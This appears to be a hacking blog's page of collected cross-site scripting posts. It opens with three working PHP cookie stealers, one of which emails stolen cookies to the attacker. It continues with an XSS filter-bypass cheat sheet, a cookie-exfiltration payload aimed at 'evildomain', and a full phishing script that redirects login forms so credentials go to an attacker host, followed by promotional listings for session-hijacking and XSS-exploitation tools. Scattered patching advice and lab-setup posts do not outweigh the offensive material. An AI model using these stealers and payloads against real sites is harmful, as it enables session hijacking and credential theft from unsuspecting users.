Breaking News
Affichage des articles dont le libellé est xss. Afficher tous les articles

dimanche 9 février 2014

How to create cookie stealer Coding in PHP?- get via email

Here is the simple Cookie Stealer code:


Cookie stored in File:
<?php
$cookie = $HTTP_GET_VARS["cookie"];
$steal = fopen("cookiefile.txt", "a");
fwrite($steal, $cookie ."\\n");
fclose($steal);
?>
$cookie = $HTTP_GET_VARS["cookie"]; steal the cookie from the current url(stealer.php?cookie=x)and store the cookies in $cookie variable.

$steal = fopen("cookiefile.txt", "a"); This open the cookiefile in append mode so that we can append the stolen cookie.

fwrite($steal, $cookie ."\\n"); This will store the stolen cookie inside the file.

fclose($steal); close the opened file.

Another version: Sends cookies to the hacker mail  
<?php
$cookie = $HTTP_GET_VARS["cookie"]; mail("hackerid@mailprovider.com", "Stolen Cookies", $cookie);
?>
The above code will mail the cookies to hacker mail using the PHP() mail function with subject "Stolen cookies". 

Third Version
<?php
function GetIP()
{
    if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
        $ip = getenv("HTTP_CLIENT_IP");
    else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
        $ip = getenv("HTTP_X_FORWARDED_FOR");
    else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown"))
        $ip = getenv("REMOTE_ADDR");
    else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "unknown"))
        $ip = $_SERVER['REMOTE_ADDR'];
    else
        $ip = "unknown";
    return($ip);
}
function logData()
{
    $ipLog="log.txt";
    $cookie = $_SERVER['QUERY_STRING'];
    $register_globals = (bool) ini_get('register_gobals');
    if ($register_globals) $ip = getenv('REMOTE_ADDR');
    else $ip = GetIP();

    $rem_port = $_SERVER['REMOTE_PORT'];
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    $rqst_method = $_SERVER['METHOD'];
    $rem_host = $_SERVER['REMOTE_HOST'];
    $referer = $_SERVER['HTTP_REFERER'];
    $date=date ("l dS of F Y h:i:s A");
    $log=fopen("$ipLog", "a+");

    if (preg_match("/\bhtm\b/i", $ipLog) || preg_match("/\bhtml\b/i", $ipLog))
        fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent | METHOD: $rqst_method | REF: $referer | DATE{ : } $date | COOKIE:  $cookie <br>");
    else
        fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host |  Agent: $user_agent | METHOD: $rqst_method | REF: $referer |  DATE: $date | COOKIE:  $cookie \n\n");
    fclose($log);
}
logData();
?>
 The above Cookie stealer will store the following information:
  • Ip address
  • port number
  • host(usually computer-name)
  • user agent
  • cookie

Read more ...

DOM Based (XSS) vulnerability Tutorial


Before explaining about the DOM based xss, let me explain what DOM means to.
What is DOM?
DOM is expanded as Document object model that allows client-side-scripts(Eg: Javascript) to dynamically access and modify the content, structure, and style of a webpage.

Like server-side scripts, client-side scripts can also accept and manipulate user input with the help of DOM.

Here is a very simple HTML code that accepts and writes user input using JavaScript with the help of DOM.

<html> 
<head>
</head>
<body>
     <script>
var pos=document.URL.indexOf("BTSinput=")+9;  //finds the position of value 
var userInput=document.URL.substring(pos,document.URL.length); //copy the value into userInput variable
document.write(unescape(userInput)); //writes content to the webpage
  </script>
</body>
</html>

If you know HTML and Javscript, understanding the above code is a piece of cake.

In the above example, the javascript code gets value from the url parameter "BTSinput" and writes thevalue in our webpage.

For example, if the url is
               www.BreakThesecurity.com/PenTesting?BTSinput=default
The webpage will display "default" as output.

Did you notice ?! The part of the webpage is not written by Server-side script.  The client side script modifies the content dynamically based on the input.   Everything done with the help of DOM object 'document'.

DOM Based XSS vulnerability:
When a developer writes the content using DOM object without sanitizing the user input , it allow an attacker to run his own code.

In above example, we failed to sanitize the input and simply displayed the whatever value we get from the url.

An attacker with malicious intention can inject a xss vector instead .  For example:
www.BreakThesecurity.com/PenTesting?BTSinput=<script>alert("BreakTheSec")</script>


As i said earlier, the document.write function simply writes the value of BTSinput parameter in the webpage.  So it will write the '<script>alert("BreakTheSec")</script>' in the webpage without sanitizing.  This results in running the script code and displays the alert box.

Patching the DOM Based Cross Site Scripting Vulnerability
Audit all JavaScript code in use by your application to make sure that untrusted data is being escaped before being written into the document, evaluated, or sent as part of an AJAX request. There are dozens of JavaScript functions and properties which must be protected, including some which are rather non-obvious:

The document.write() function
The document.writeln() function
The eval() function, which executes JavaScript code from a string
The execScript() function, which works similarly to eval()
The setInterval(), setTimeout(), and navigate() functions
The .innerHTML property of a DOM element
Certain CSS properties which allow URLs such as .style, .backgroundImage, .listStyleImage, etc.
The event handler properties like .onClick, which take JavaScript code as their values

Any data which is derived from data under the client's control (e.g. request parameters, headers, query parameters, cookie names and values, the URL of the request itself, etc.) should be escaped before being used. Examples of user-controlled data include document.location (and most of its properties, e.g. document.location.search), document.referrer, cookie names and values, and request header names and values.

You can use the JavaScript built-in functions encode() or encodeURI() to handle your escaping. If you write your own escaping functions, be extremely careful. Rather than using a "black list" approach (where you filter dangerous characters and pass everything else through untouched), it is better to use a "white list" approach. A good white list approach is to escape everything by default and allow only alphanumeric characters through.

Reference:
http://www.rapid7.com/vulndb/lookup/http-client-side-xss 

Read more ...

Complete (XSS) cheat sheets


I am just providing this XSS Cheat sheet after collecting the exploit-codes from hackers' techniques and different sites especially http://ha.ckers.org/xss.html .  This is complete list of XSS cheat codeswhich will help you to test xss vulnerabilities ,useful for bypassing the filters.  If you have any differentcheat codes , please send your code.

Basic XSS codes:
----------------------------------
<script>alert("XSS")</script>

<script>alert("XSS");</script>

<script>alert('XSS')</script>

"><script>alert("XSS")</script>

<script>alert(/XSS")</script>

<script>alert(/XSS/)</script>

When inside Script tag:
---------------------------------
</script><script>alert(1)</script>
‘; alert(1);
')alert(1);//


Bypassing with toggle case:
--------------------------------------
 <ScRiPt>alert(1)</sCriPt>
  <IMG SRC=jAVasCrIPt:alert('XSS')>

XSS in Image and HTML tags:
---------------------------------------------
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
 <IMG SRC=javascript:alert('XSS')>      

<img src=xss onerror=alert(1)>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
<IMG SRC="jav ascript:alert('XSS');">

<IMG SRC="jav&#x09;ascript:alert('XSS');">

<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>

<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>

<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>

<BODY BACKGROUND="javascript:alert('XSS')">

<BODY ONLOAD=alert('XSS')>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<IMG SRC="javascript:alert('XSS')"

<iframe src=http://ha.ckers.org/scriptlet.html <

Bypass the script tag filtering:
--------------------------------------------------
<<SCRIPT>alert("XSS");//<</SCRIPT>

%253cscript%253ealert(1)%253c/script%253e

"><s"%2b"cript>alert(document.cookie)</script>

foo<script>alert(1)</script>

<scr<script>ipt>alert(1)</scr</script>ipt>

Using String.fromCharCode function:
-----------------------------------------------------
<SCRIPT>String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41)</SCRIPT>

';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>


You can combine the above mentioned codes and make your own cheat code. 

Read more ...

samedi 8 février 2014

Self-XSS- Social Engineering Attack and Prevention

What is Self-XSS?
Self-XSS is one of the popular Social Engineering Attack used by Attackers to trick users into paste the malicious code in browser.  Results in attacker accessing to the whatever website you visit. Usually scammers use this attack for tricking users to buy products or get money through online survey .

Recently, Hackers Attacked Facebook with explicit hardcore porn images. Facebook says it might be self-Xss Attack .

Javascript can be executed in browser url bar.
For example , enter the following code in your browser:
javascript:alert('BreakTheSecurity');
This will show a pop up box with "BreakTheSecurity".  An attacker can use this for malicious purpose. He can steal Confidential data, cookies, redirect to malware sites and more.
For Eg:
Entering the following code will display the cookies in your browser:
javascript:alert("Cookies:"+document.cookies+"  "+"\n By \n BreakTheSecurity");

The above code is not going to anything maliciously other than displaying the cookies.  But an attacker can extend the script so that it can take advantage your data.
Security Tips from BreakTheSecurity:
  • Use NoScript add on that will prevent javascript running in your browser.
  • Don't click the shorthand urls for Example: bit.ly/55ewEb?22.  This may redirect to an infected sites. 
Aware of Social Engineering:
  • If anyone ask you(even if he is your friend) to paste the scripts in browser bar, Never do this mistake.  
  • If anyone says "Iphone only $10", Don't eager to click it. 
  • If anyone says "1000 shares will cure a baby", Never do this mistake. Facebook shares never help to get money or help to cure baby.
  • Read our EHN spam report to know the latest updates about the facebook scams.
- See more at: http://www.hax0rtools.com/2013/09/self-xss-cross-site-scripting-social.html#sthash.UqUModPi.dpuf
Read more ...

Cross Site Scripting(XSS) Complete Tutorial for Beginners~ Web Application Vulnerability

What is XSS?
Cross Site Scripting also known as XSS , is one of the most common web appliction vulnerability that allows an attacker to run his own client side scripts(especially Javascript) into web pages viewed by other users.

In a typical XSS attack, a hacker inject his malicious javascript code in the legitimate website . When a user visit the specially-crafted link , it will execute the malicious javascript. A successfully exploited XSS vulnerability will allow attackers to do phishing attacks, steal accounts and even worms. 
Example :Let us imagine, a hacker has discovered XSS vulnerability in Gmail and inject malicious script. When a user visit the site, it will execute the malicious script. The malicious code can be used to redirect users to fake gmail page or capture cookies. Using this stolen cookies, he can login into your account and change password.
It will be easy to understand XSS , if you have the following prerequisite:
  • Strong Knowledge in HTML,javascript(Reference).
  • Basic Knowledge in HTTP client-Server Architecure(Reference)
  • [optional]Basic Knowledge about server side programming(php,asp,jsp)

XSS Attack:
Step 1: Finding Vulnerable Website
Hackers use google dork for finding the vulnerable sites for instance  "?search=" or ".php?q=" .  1337 target specific sites instead of using google search.  If you are going to test your own site, you have to check every page in your site for the vulnerability. 

Step 2: Testing the Vulnerability:
First of all, we have to find a input field so that we can inject our own script, for example: search box, username,password or any other input fields.

Test 1 :
Once we found the input field, let us try to put some string inside the field, for instance let me input "BTS". It will display the  result .

Now right click on the page and select view source.   search for the string "BTS" which we entered in the input field.  Note the location where the input is placed.

Test 2:
Now we are going to check whether the server sanitize our input or not.  In order to do this , let us input the <script> tag inside the input field. 
View the source of the page . Find the location where input displayed place in previous test.

Thank god, our code is not being sanitized by the server and the code is just same as what we entered in the field. If the server sanitize our input, the code may look like this &lt;script&gt;. This indicates that the website vulnerable to XSS attack and we can execute our own scripts .

Step 3: Exploiting the vulnerability
Now we know the site is somewhat vulnerable to XSS attack.  But let us make sure whether the site is completely vulnerable to this attack by injecting a full javascript code.  For instance, let us input <script>alert('BTS')</script> .

Now it will display pop-up box with 'BTS' string. Finally, we successfully exploit the XSS .  By extending the code with malicious script, a hacker can do steal cookies or deface the site and more.

Types of XSS Based on persisting capability:
Based one Persistence capability, we can categorize the XSS attack into two types namely Persistent and Non-Persistent.

Persistent XSS:


The Persistent or Stored XSS attack occurs when the malicious code submitted by attacker is saved by the server in the database, and then permanently it will be run in the normal page.

For Example:   
Many websites host a support forum where registered users can ask their doubts by posting message  , which are stored in the database.  Let us imagine , An attacker post a message containing malicious javascript code instead.  If the server fail to sanitize the input provided, it results in execution of injected script.  The code will be executed whenever a user try to read the post. If suppose the injected code is cookie stealing code, then it will steal cookie of users who read the post. Using the cookie, attacker can take control of your account.


Non-Persistent XSS:

Non-Persistent XSS, also referred as Reflected XSS , is the most common type of XSS found now a days. In this type of attack, the injected code will be send to the server via HTTPrequest.  The server embedd the input with the html file and return the file(HTTPResponse) to browser.  When the browserexecutes the HTML file, it also execute the embedded script.  This kind of XSS vulnerability frequently occur in search fields.

Example:
Let us consider a project hosting website.  To find our favorite project, we will just input the related-word in the search box .  When searching is finished, it will display a message like this "search results for yourword " .  If the server fail to sanitize the input properly, it will results in execution of injected script.

In case of reflected XSS attacks, attacker will send the specially-crafted link to victims and trick them into click the link. When user click the link, the browser will send the injected code to server, the server reflects the attack back to the users' browser.  The browser then executes the code .

In addition to these types, there is also third  type of attack called DOM Based XSS attack, i will explain about this attack in later posts.

What can an attacker do with this Vulnerability?
  • Stealing the Identity and Confidential Data(credit card details).
  • Bypassing restriction in websites.
  • Session Hijacking(Stealing session)
  • Malware Attack
  • Website Defacement
  • Denial of Service attacks(Dos)

Read more ...

Set up your own Lab for practicing SQL injection and XSS -Ethical Hacking


I hope you learned about the Sql injection and XSS from BTS.  But you may curious to practice the SQLi and XSS attacks. we know that doing the attack on third-party website is crime.  So how can we do the practice? Here is the solution for you friends. Why shouldn't set up your own web application ? Yes, you can setup your own Pen Testing lab for practicing the XSS and SQLi vulnerabilities.

When i surf in the internet, i come to know about the  "Damn Vulnerable Web App (DVWA)".  It is one of web application that used for practicing your Ethical hacking/Pen Testing skills in legal way.

Download this web Application from here:
http://www.dvwa.co.uk/

For Installing the this application, you will need XAMPP server.

The installation procedure :


Read more ...

How to Exploit an XSS


If you aren’t familiar with the basic concept of an XSS vulnerability, I recommend that you read  The basics of Cross-site Scripting (XSS).

Now that we’ve got the different XSS types down, let’s head into what an attacker could use them for. After all, an XSS is basically injecting script or HTML into a webpage, how bad could it really be? Let me tell you;

The Session Hijacking attack.

This attack will use JavaScript to steal the current users cookies, as well as their session cookie.
An attack vector for this kind of attack could look something like this:<script>document.InnerHTML += "<img src='http://evildomain/?cookie="+document.cookie+" />";</script>

Let’s break this payload down. It uses a script tag to append an image to the current page. When the browser loads the image, the victim will send his cookies to evildomain where the attacker stores the victims cookies.

Cool. So now the attacker has all the cookies of his victim, what now? This is where the attacker forges his cookies to look identical to the victims, fooling the server to think that the attacker is the victim and by that, using the victims session to be logged in on the website. The session is hijacked by the attacker, hence the name “Session Hijacking”. There is however a flag that you can set on your cookies called HTTPOnly, which makes the cookies unreachable from client-side scripts. More about that in my next post, let’s move on!

The phishing attack

This attack will use Javascript, CSS or HTML to fool the victim to log in. The basic concept is to overwrite the HTML of the current page to look identical to the login page. Little does the victim know, his credentials are sent to the attacker instead of to the website when he/she tries to log in.
An attack vector for this kind of attack could look something like this:<script src="http://evildomain/phishing.js"></script>

So what does this payload do? Well, it injects a script tag that will load the script located at “http://evildomain/phishing.js”.
Let’s take a look at what phishing.js could contain://Function for overriding the HTML function override(url){ var req = new XMLHttpRequest(); req.open('GET', url,false); req.onreadystatechange = function(){ if(req.readyState == 4 && req.responseText != ""){ document.innerHTML = req.responseText; } } req.send(null); } //Override page HTML override("/login.php"); //Spoof URL history.pushState({he: "he"}, document.getElementsByTagName("title")[0].innerHTML, "login.php"); //Hook forms var forms = document.getElementsByTagName("form"); for(index=0;index<forms.length;index++){ void(forms[index].action = "http://evildomain/logpasswords"); }

Whoa, a lot bigger than the previous payload! To put it in simple terms this script has three stages
:
Overwrite the current page with the content of the “login.php” page, making it look like the victim is located at the login page (The page will look like the login page).
Overwrite the current URI with “/login.php”, making it look like the victim is located at the login page (The URL bar will look like /login.php).
Overwrite all forms so that when the victim logs in, it will submit their credentials to “http://evildomain/logpasswords”.
Okay, so an attacker could fool users to give them their credentials or they could steal their session and be logged in as the victim. What else could an attacker do?

Custom attacks
Depending on what information about the victim the vulnerable website has stored, a lot of different scenarios could come in play. Let’s pretend the website has a private messaging system. The attacker could then forge a payload to read all of the victims private messages, or even send them as the victim! The scope of custom attacks is only limited by the imagination of the attacker, however if he lacks the imagination, there’s ready-made frameworks for exploiting XSS to it’s fullest! One of the most, if not the most, popular is called The Browser Exploitation Framework or just, BeEF.

Framework-based attacks
There are tons of different attacks that an attacker could pull out of his sleeve with the help of a framework like BeEF, but to name a few (don’t worry, I’ll explain them further down);
Steal cookies
Redirect the victim to a URL of the attackers choice
Mine details about the victims browser
Launch a Man-In-The-Browser attack
Launch browser exploits

So, the classic session hijacking and phishing attack is implemented already in the framework, but what about the others? Let’s quickly go through them.
Redirect the victim to a URL of the attackers choice
This attack is more or less self-explanatory. The attacker can redirect the victim to any URL of his choice, it could be their own site filled with ads or just whatever they like.

Mine details about the victims browser
A lot of info can be gathered about the victim, such as what browser they are using or depending on what browser they are using, what websites they have visited. In some browsers, the attacker can also steal whatever the victim has stored in their clipboard (What info they currently have copied).

Launch a Man-In-The-Browser attack
A Man-In-The-Browser attack is an XSS that follows the victim around until they close the tab/window. This means that even if they navigate away from the page that had the XSS vulnerability, the attacker is still in control of the user, prolonging his attack time.

Launch browser exploits
BeEF has integrated with another framework for exploiting software bugs called MetaSploit, so an attacker could first fingerprint info about the user and then launch an exploit towards the browser they are using. In a worst case scenario this means that the attacker could get full access to the victims computer. From an XSS vulnerability. Creepy stuff!

Read more ...

[CookieCatcher] Session Hijacking Tool


CookieCatcher is an open source application which was created to assist in the exploitation of XSS (Cross Site Scripting) vulnerabilities within web applications to steal user session IDs (aka Session Hijacking). The use of this application is purely educational and should not be used without proper permission from the target application.


Features:
- Prebuilt payloads to steal cookie data
- Just copy and paste payload into a XSS vulnerability
- Will send email notification when new cookies are stolen
- Will attempt to refresh cookies every 3 minutes to avoid inactivity timeouts
- Provides full HTTP requests to hijack sessions through a proxy (BuRP, etc)
- Will attempt to load a preview when viewing the cookie data
- PAYLOADS
- Basic AJAX Attack
- HTTPONLY evasion for Apache CVE-20120053
- More to come

Video Demo: http://www.youtube.com/watch?v=2GH6RRozOpY

Read more ...

Xenotix XSS Exploit Framework v4 Advanced Cross Site Scripting (XSS) ...


OWASP Xenotix XSS Exploit Framework is an advanced Cross Site Scripting (XSS) vulnerability detection and exploitation framework. It provides Zero False Positive scan results with its unique Triple Browser Engine (Trident, WebKit, and Gecko) embedded scanner. It is claimed to have the world’s 2nd largest XSS Payloads of about 1500+ distinctive XSS Payloads for effective XSS vulnerability detection and WAF Bypass. It is incorporated with a feature rich Information Gathering module for target Reconnaissance. The Exploit Framework includes highly offensive XSS exploitation modules for Penetration Testing and Proof of Concept creation.


SCANNER MODULES
Manual Mode Scanner
Auto Mode Scanner
DOM Scanner
Multiple Parameter Scanner
POST Request Scanner
Header Scanner
Fuzzer
Hidden Parameter Detector


INFORMATION GATHERING MODULES
Victim Fingerprinting
Browser Fingerprinting
Browser Features Detector
Ping Scan
Port Scan
Internal Network Scan


EXPLOITATION MODULES
Send Message
Cookie Thief
Phisher
Tabnabbing
Keylogger
HTML5 DDoSer
Executable Drive By
JavaScript Shell
Reverse HTTP WebShell
Drive-By Reverse Shell
Metasploit Browser Exploit
Firefox Reverse Shell Addon (Persistent)
Firefox Session Stealer Addon (Persistent)
Firefox Keylogger Addon (Persistent)
Firefox DDoSer Addon (Persistent)
Firefox Linux Credential File Stealer Addon (Persistent)
Firefox Download and Execute Addon (Persistent)


UTILITY MODULES
WebKit Developer Tools
Payload Encoder 

Read more ...